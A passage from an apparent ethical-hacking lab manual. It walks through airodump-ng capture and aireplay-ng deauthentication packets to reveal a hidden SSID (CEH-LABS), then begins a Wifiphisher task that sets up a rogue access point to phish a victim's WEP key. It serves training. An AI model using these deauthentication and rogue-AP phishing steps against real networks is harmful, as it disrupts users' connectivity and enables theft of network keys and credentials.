22. In the terminal window, type **airodump-ng --bssid 54:37:BB:68:88:F9 wlan0mon** and press **Enter**.


    Note: In this command,

    - **--bssid**: MAC address of the target access point (in this example, **54:37:BB:68:88:F9**).
    - **wlan0mon**: Wireless interface



23. Airodump-ng starts capturing the Initialization Vector (IV) from the target AP, as shown in the screenshot.
24. The list of connected clients ("stations") appears. You can observe that there are two clients connected to the target access point (**54:37:BB:68:88:F9**). In this task, we will send deauthentication packets to the client STATION: **20:A6:0C:30:23:D3**. Leave airodump-ng running.

    Note: The client station BSSID will differ in your lab environment.



25. Open another terminal by clicking the **MATE Terminal** icon ( ) from the top of **Desktop**.


26. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
27. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
28. Now, type **cd** and press **Enter** to jump to the root directory.
29. In the new terminal window, type **aireplay-ng -0 11 -a 54:37:BB:68:88:F9 -c 20:A6:0C:30:23:D3 wlan0mon** and press **Enter** to generate de-authentication packets.

    Note: In this command,


    - **-0**: Activates deauthentication mode
    - **11**: Number of deauthentication packets to be sent
    - **-a**: Sets the access point MAC address
    - **-c**: Sets the destination MAC address
    - **wlan0mon**: Wireless interface

Note: If you get any errors while running the command, reissue the command multiple times until it executes successfully.



30. The source MAC address should be associated with the access point in order to accept the packet. Because, in this case, the source MAC address used to inject the packets has no connection with the access point, the access point usually ignores the packets and sends out a deauthentication packet, which contains the access point's SSID, in plain text. In order to create a fake authentication, we need to associate it with the access point.

31. Switch back to the terminal window where airodump-ng is running. You will observe that the hidden SSID associated with **BSSID 54:37:BB:68:88:F9** appears under ESSID as **CEH-LABS**, as shown in the screenshot.



Note: In real-life attacks, attackers will obtain the hidden SSID of the target access point and crack the encryption method (WEP, WPA2) associated with it to obtain the access key or password.

32. This concludes the demonstration of how to use Aircrack-ng to reveal a hidden SSID.
33. Unplug the **Linksys 802.11 g WLAN** adapter.
34. Close all open windows and document all the acquired information.
35. Turn off the **Parrot Security** virtual machine.

Task 2: Crack a WEP Network using Wifiphisher

Wifiphisher is a rogue access point framework for conducting red team engagements or Wi-Fi security testing. Using Wifiphisher, pen testers can easily achieve a man-in-the-middle position against wireless clients by performing targeted Wi-Fi association attacks. Wifiphisher can be further used to mount victim-customized web phishing attacks against the connected clients in order to capture credentials (such as from third party login pages or WPA/WPA2 Pre-Shared Keys) or infect the victim stations with malware.

Here, we will use Wifiphisher to crack a WEP network. You can also crack a WPA/WPA2 network with the same tool, but, if you do so, the steps might change.

Note: Before starting this lab, unhide the hidden SSID of the target access point (**CEH-LABS**).

Note: To perform this task, you must have a mobile device (in this example, we are using an iPhone). This will be the victim's device in our scenario: the victim will use it to connect to the rogue access point created by Wifiphisher, and once he/she enters the pre-shared WEP key, it will be captured by the application.


1. Turn on the **Parrot Security** virtual machine.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note:

   - If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
   - If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.


3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.



5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

